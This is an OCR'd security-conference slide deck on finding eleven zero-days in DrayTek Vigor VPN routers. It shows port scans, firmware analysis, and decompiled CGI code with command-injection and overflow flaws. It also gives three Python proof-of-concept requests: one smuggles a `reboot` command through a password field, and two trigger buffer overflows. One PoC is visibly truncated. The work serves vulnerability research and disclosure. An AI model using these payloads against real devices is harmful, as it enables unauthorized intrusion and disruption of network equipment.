VPN设备的矛与盾

DrayTek Vigor 2960/3900/300B 11枚0day的漏洞挖掘记录

DEFCON GROUP
极客沙龙
./defcon_group

About us


- C0ss4ck
  - NJUPT X1cT34m Lab
  - CTFer @ Su
- Swings
  - Chaitin Security Research Lab
  - CTFer @ r3kapig
- MozhuCY
  - NJUPT X1cT34m Lab
  - CTFer @ Nu1L


背景

- 新冠疫情爆发后，出于隐私保护的需求，VPN需求量上升，大量VPN设备暴露在公网

- 今年三月份，360Netlab披露了2枚DrayTek Vigor系列VPN设备的在野0day

  (https://blog.netlab.360.com/two-zero-days- are-targeting-draytek-broadband-cpe-devices/)





27 MARCH 2020 / 0-DAY

Two zero days are Targeting DrayTek Broadband CPE Devices

Author: Yanlong Ma, Genshen Ye, Hongda Liu

Background

From December 4, 2019, 360Netlab Threat Detection System has observed two different attack groups using two 0-day vulnerabilities of DrayTek[1] Vigor enterprise routers and switch devices to conduct a series of attacks, including eavesdropping on device's network traffic, running SSH services on high ports, creating system backdoor accounts, and even creating a specific Malicious Web Session backdoor.

On December 25, 2019, due to the highly malicious nature of the attack, we disclosed on Twitter[2][3] the ongoing 0-day attack IoC without mentioning the vendor name or product lines. We also provided more details to some national CERTs.


On February 10, 2020, the manufacturer DrayTek issued a security bulletin[4], which fixed the vulnerability and released the latest firmware program 1.5.1. (here we actually have an easter egg we might talk about later)

产品简介

- DrayTek Corporation is a Taiwan-based manufacturer of SMB networking equipment, including VPN Routers, managed Switches, wireless AP, and management systems.

- DrayTek VPN Routers deliver business-class performance, support all the industry-standard VPN protocol, including PPTP, L2TP, GRE, IPsec, IKEv2 and OpenVPN.

全球分布:DrayTek Vigor2960



全球数据统计Top50	
越南	14,385
台湾(中国)	9,887
英国	7,489
荷兰	5,997
葡萄牙	5,973
中国香港特...	5,541
中国	3,943
西班牙	2,711
德国	2,348
墨西哥	1,549

Vigor2960是一款企业级的VPN管理中心，通过灵活、可靠以及高性能的LAN to LAN和远程接入方案，为客户的商务活动提供了安全保障，同时也节省了成本。

Vigor2960不仅仅提供了200条兼容多种协议的VPN tunnel(.e.g PPTP/L2TP/IPSec/L2TP over IPSec)以满足LAN to LAN和远程安全通讯的需求，还通过SSL VPN来更好的帮助远程用户访问公司资源。

此外，有了千兆以太网卡和光纤接口的加持，Vigor2960能够为你的关键业务提供前所未有的速度体验，而通过WAN口的负载均衡、VPN失效备份等策略，则大大改善了企业商务运作的效能和可靠性。

DEFCON GROUP
极客沙龙
./defcon_group

全球分布:DrayTek Vigor3900

全球数据统计Top50	
英国	1,302
越南	421
法国	158
台湾(中国)	144
澳大利亚	112
波兰	108
巴西	107
缅甸	81
荷兰	77
比利时	68


Vigor3900是一款企业级的VPN管理中心，通过灵活、可靠以及高性能的LAN to LAN和远程接入方案，为客户的商务活动提供了安全保障，同时也节省了成本。

Vigor3900不仅仅提供了数百条兼容多种协议的VPN tunnel(.e.g PPTP/L2TP/IPSec/L2TP over IPSec)以满足LAN to LAN和远程安全通讯的需求，还通过SSL VPN来更好的帮助远程用户访问公司资源。

此外，有了千兆以太网卡和光纤接口的加持，Vigor3900能够为你的关键业务提供前所未有的速度体验，而通过WAN口的负载均衡、VPN失效备份等策略，则大大改善了企业商务运作的效能和可靠性。

DEFCON GROUP
极客沙龙
./defcon_group

全球分布:DrayTek Vigor300B



全球数据统计Top50	
越南	130
台湾(中国)	128
泰国	19
澳大利亚	13
西班牙	7
法国	7
墨西哥	7
希腊	3
柬埔寨	3
中国香港特...	1

大陆无发售，故仅有英文介绍

Vigor300B is a Quad-WAN load balancing broadband router running on linux system. It is equipped with 4x Gigabit Ethernet WAN ports and 2 multi-function USB ports through which 3G/4G cellular connectivity can add, providing WAN throughput up to 1 gigabit. The high-performance router offers 100,000 NAT sessions, flexible bandwidth management features, and built-in firewall, perfect for a mid-size enterprise searching for a reliable and secure networking solution.

DEFCON GROUP
极客沙龙
./defcon_group

探索攻击面

- 一般来说，VPN设备的攻击面来源于它对外开放的端口
- 通过端口扫描，我们来初步探索一下攻击面

```
c0ss4ck@kali:~/Desktop$ nmap [redacted] --allports -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-10 20:03 +08
Nmap scan report for [redacted]
Host is up (0.13s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
1723/tcp open  pptp
8001/tcp open  vcom-tunnel

Nmap done: 1 IP address (1 host up) scanned in 107.49 seconds
```

分析攻击面

- 固件拆包（固件在官网获取）
  - UBI文件系统
    - 通过ubireader获取所有文件
  - 静态分析服务相关文件
- 隧道传输协议相关端口暂不考虑，开源产品往往更安全
- HTTPS与HTTP
  - 基于lighttpd设计
  - **使用了大量CGI拓展！**


UBI Reader

UBI Reader is a Python module and collection of scripts capable of extracting the contents of UBI and UBIFS images, along with analyzing these images to determine the parameter settings to recreate them using the mtd-utils tools.

```
pwn@ubuntu:~/Desktop/IoT/SohoRouter/ubifs-root$ tree . -L 3
.
└── 249111977
    └── rootfs
        ├── bin
        ├── boot
        ├── config_backup
        ├── data
        ├── dev
        ├── etc
        ├── lib
        ├── mnt
        ├── proc
        ├── rom
        ├── sbin
        ├── sys
        ├── tmp
        ├── usr
        ├── var -> /tmp
        └── www
18 directories, 0 files
```

Lighttpd+CGI

- lighttpd is a secure, fast, compliant, and very flexible web-server that has been optimized for high-performance environments. It has a very low memory footprint compared to other webservers and takes care of cpu-load.
- CGI(Common Gateway Interface) is an interface specification for web servers to execute programs like console applications (also called command-line interface programs) running on a server that generates web pages dynamically.



PRE AUTH

认证就像用钥匙开门

绕过认证就像是....踹门？撬锁？

戴着镣铐的CMDi

- 根据年初360NetLab的漏洞报告，DrayTek修复了多处命令注入
- 官方patch是给CgiVar加上过滤
- 真的没问题了吗？

```
int sub_EDFC()
{
  char *rtick; // r0
  int i; // r2
  char *_rtick; // r5
  int v3; // r0
  char s[128]; // [sp+8h] [bp-90h]

  rtick = cgiGetValue(querySTR, "rtick");
  i = 0;
  _rtick = rtick;
  while ( rtick[i] )
  {
    if ( (unsigned int)(unsigned __int8)rtick[i] - 0x30 > 9 )
    {
      syslog(0x95, "[get_captcha()] ERROR : rtick IS NOT A NUMBER : rtick=%s", rtick);
      exit(1);
    }
    ++i;
  }
  snprintf(s, 0x80u, "/usr/sbin/captcha > /tmp/captcha/'%s'.gif 2> /tmp/captcha_txt/'%s'.txt", rtick, rtick);
  system(s);
  sub_B8F8("get_captcha");
  snprintf(s, 0x80u, "(sleep 60; rm /tmp/captcha/'%s'.gif /tmp/captcha_txt/'%s'.txt)&", _rtick, _rtick);
```

```
keyPath = cgiGetValue(querySTR, "keyPath");
loginUser = cgiGetValue(querySTR, "loginUser");
loginPwd = cgiGetValue(querySTR, "loginPwd");
v8 = loginUser == 0;
if ( loginUser )
  v8 = loginPwd == 0;
_loginPwd = loginPwd;
if ( !v8 && keyPath )
{
  if ( strlen(keyPath) == 0x1E )
  {
    for ( i = 0; ; ++i )
    {
      if ( !keyPath[i] )
      {
        v12 = off_44404[0];
        v13 = filter_escaped(keyPath);
        snprintf(v42, 0x64u, "%s%s%s", v12, "_", v13);
        filter_escaped(loginUser);
        v14 = strlen(loginUser);
        v15 = sub_D2C0(loginUser, v14, &v48);
        sub_D0BC(off_44408[0], v48, v15);
        snprintf(v40, 0x400u, "openssl rsautl -inkey '%s' -decrypt -in %s", v42, off_44408[0]);
        v16 = sub_21DC4(v40);
        filter_escaped(_loginPwd);
        _loginPwd_length = strlen(_loginPwd);
        v18 = sub_D2C0(_loginPwd, _loginPwd_length, &v48);
        sub_D0BC(off_44408[0], v48, v18);
        snprintf(v40, 0x400u, "openssl rsautl -inkey '%s' -decrypt -in %s", v42, off_44408[0]);
        v19 = sub_21DC4(v40);
        snprintf(v40, 0x400u, "rm -f '%s' '%s'", v42, off_44408[0]);
        system(v40);
        goto LABEL_13;
      }
      if ( !isxdigit((unsigned __int8)keyPath[i]) )
        break;
    }
```


对CGI进一步深入分析

- mainfunction.cgi运行流程如下
  - 根据PATH_INFO环境变量选择功能
    - cvmupload、cvmcfgupload、apmupload、apmcfgupload、login等
  - 根据QUERY_STRING环境变量中的action域值选择功能
    - authuser、authuersms、login、logout等
  - 鉴权无法绕过
- activate.cgi运行流程如下
  - 根据QUERY_STRING环境变量中的action域值选择功能
    - geturl、pt_reg_url等
  - 无鉴权

首先锁定目标


mainfunction.cgi

1. 通过 handle 字符串修复部分符号




审计 mainfunction.cgi

2．通过 查找一些危险函数的调用来寻找漏洞（例如 system）



社工+CMDi

- 审计mainfunction.cgi时，发现了一处“有前提条件”的命令注入
- /var/sms_phone_auth文件第一段的内容即为管理员SMS所用的手机号
- 一旦获知管理员SMS所用的手机号，便可通过password进行命令注入
- Here is the PoC 👇



PoC 1

```
from sys import argv
from base64 import b64encode
import requests

data = {
    "URL": "192.168.1.1",
    "HOST": "http://192.168.1.1",
    "action": "authuser",
    "formusername": b64encode(b"test").decode(),
    "formpassword": b64encode(b"12345678`reboot`").decode(),
    "PHONENUMBER": argv[1] # the known phone number
}
header = {
    "Content-Type": "application/raw"
}
url = {
    "root": "http://192.168.1.1",
    "cgi": {
        "root": "/cgi-bin",
        "uri": {
            "mf": "/mainfunction.cgi",
        }
    }
}

def build_url(p1, p2=None):
    if p2:
        return url["root"] + url[p1]["root"] + url[p1]["uri"][p2]
    else:
        return url["root"] + url[p1]

session = requests.session()
session.post(build_url("cgi", "mf"), data=data, headers=header)
```


继续探索


- 审计了其余所有起源于的sys_execve调用链(system/execve/execv/execl/popen)，要么漏洞在鉴权后（另外8枚认证后的0day由此诞生），要么因过滤无法注入
- 对cgi本身软件保护机制做检查后发现没有打开任何保护
- 开始寻找内存破坏类漏洞

```
pwn@ubuntu:~/Desktop/IoT/SohoRouter/ubifs-root$ python -c 'from pwn import *; ELF("249111977/rootfs/www/cgi-bin/mainfunction.cgi")'
[*] '/home/pwn/Desktop/IoT/SohoRouter/ubifs-root/249111977/rootfs/www/cgi-bin/mainfunction.cgi'
    Arch:     arm-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8000)
    RWX:      Has RWX segments
```

认证？

- login功能
  = HTTP Basic Authorization
- 解析Basic域时若username长度大于0x40，则溢出发生
- Here is the PoC 👇





DEFCON GROUP
极客沙龙
./defcon_group

PoC 2

```
# PoC Author: C0ss4ck,Swings,MozhuCY
from sys import argv
from base64 import b64encode
import requests

buf = b64encode(b"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

header = {
    "Content-Type": "application/raw"
    "Authorization": "Basic "+buf
}
url = {
    "root": "http://192.168.1.1",
    "cgi": {
        "root": "/cgi-bin",
        "uri": {
            "mf": "/mainfunction.cgi",
        }
    }
}

def build_url(p1, p2=None):
    if p2:
        return url["root"] + url[p1]["root"] + url[p1]["uri"][p2]
    else:
        return url["root"] + url[p1]

session = requests.session()
session.post(build_url("cgi", "mf")+"/login", headers=header)
```

历史总是惊人的相似

从 TP-Link WR841N 到 DrayTek Vigor 2960

- 前者处理SSID时，待转义字符被转义后缓冲区长度不变，导致HTML编码转义时发生溢出
- 后者处理单点登录的URL变量时，待转义字符被转义后缓冲区长度不变，导致URLENCODE时发生溢出
- Here is the PoC 👇

```
pos = 0;
RAW_URL = a1;
v5 = a2;
for ( i = 0; i != v5 && pos < v5 + 1; ++i )
{
  v7 = (unsigned __int8)RAW_URL[i];
  v8 = v7 == ':';
  if ( v7 != ':' )
    v8 = v7 == '/';
  if ( v8 || (v9 = *(_DWORD *)&ENCODE_TABLE[4 * v7]) == 0 )
  {
    URL[pos++] = v7;
  }
  else
  {
    *(_DWORD *)&URL[pos] = v9;
    pos += 3;
  }
}
result = pos;
URL[pos] = 0;
return result;
```

PoC 3


```
# PoC Author: C0ss4ck,Swings,MozhuCY
import requests
from urllib.parse import quote
import base64

def poc(url):
    headers = {
        "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0"
    }

    url = url + "/cgi-bin/mainfunction.cgi"
    data = {
        "action": "web_portal_bypass_ok",
        "url":"http://"+"\x40"*0xFFF+"/",
        "is_android":"ture"
    }
    res = requests.post(url=url, verify = False, data=data, timeout=(10, 15), headers=headers)

    if res.status_code != 200:
        print(res.text)
    else:
        print(res.text)
        return ""

poc("http://192.168.1.1")
```

不妨称之为，编码溢出型漏洞模式👇

- 将字符串编码之前已申请好固定容量的缓冲区
- 编码过程中字符串被拓展，直到字符串长度超过容量
- 溢出发生

AFTER AUTH

门开了，怎么也得进去逛逛吧....



CMDi again！0x1

- Feature -> Vulnerability
- 下载openVPN配置文件时(action=“download_ovpn”)，对所有参数均未作校验，导致命令注入

```
v0 = memset(s, 0, sizeof(s));
if ( sub_18C08(v0) <= 3 )
  return sub_155D4();
remote_ip = (const char *)cgiGetValue(dword_43E34, "remote_ip");
protocal = (const char *)cgiGetValue(dword_43E34, "protocal");
config_name = (const char *)cgiGetValue(dword_43E34, "config_name");
auto_dialout = (const char *)cgiGetValue(dword_43E34, "auto_dialout");
redirect_gw = (const char *)cgiGetValue(dword_43E34, "redirect_gw");
v6 = config_name == 0;
if ( config_name )
  v6 = remote_ip == 0;
if ( v6 )
  return sub_155D4();
v7 = auto_dialout == 0;
if ( auto_dialout )
  v7 = protocal == 0;
if ( v7 )
  return sub_155D4();
if ( !redirect_gw )
  return sub_155D4();
snprintf(
  s,
  0x100u,
  "/etc/openvpn/create_client_conf.sh %s %s %s %s %s",
  remote_ip,
  protocal,
  config_name,
  auto_dialout,
  redirect_gw);
system(s);
system("sleep 1");
memset(v13, 0, 0x40u);
snprintf(v13, 0x40u, "/tmp/openvpn/%s", config_name);
```

CMDi again！0x2

（action=“doOpenVPN”），对所有参数均未作校验，导致命令注入

```
26  {
27    v1 = v3;
28    return sub_155D4(v2, v1);
29  }
30  v4 = cgiGetValue(dword_43E34, "table");
31  v5 = (const char *)cgiGetValue(dword_43E34, "option");
32  v6 = (const char *)cgiGetValue(dword_43E34, "remoteIP");
33  v7 = (const char *)cgiGetValue(dword_43E34, "remoteLIP");
34  memset(v14, 0, 0x80u);
35  v8 = strcmp(v5, "terminate");
36  v9 = (const char *)v4;
37  v10 = v8;
38  v11 = 0;
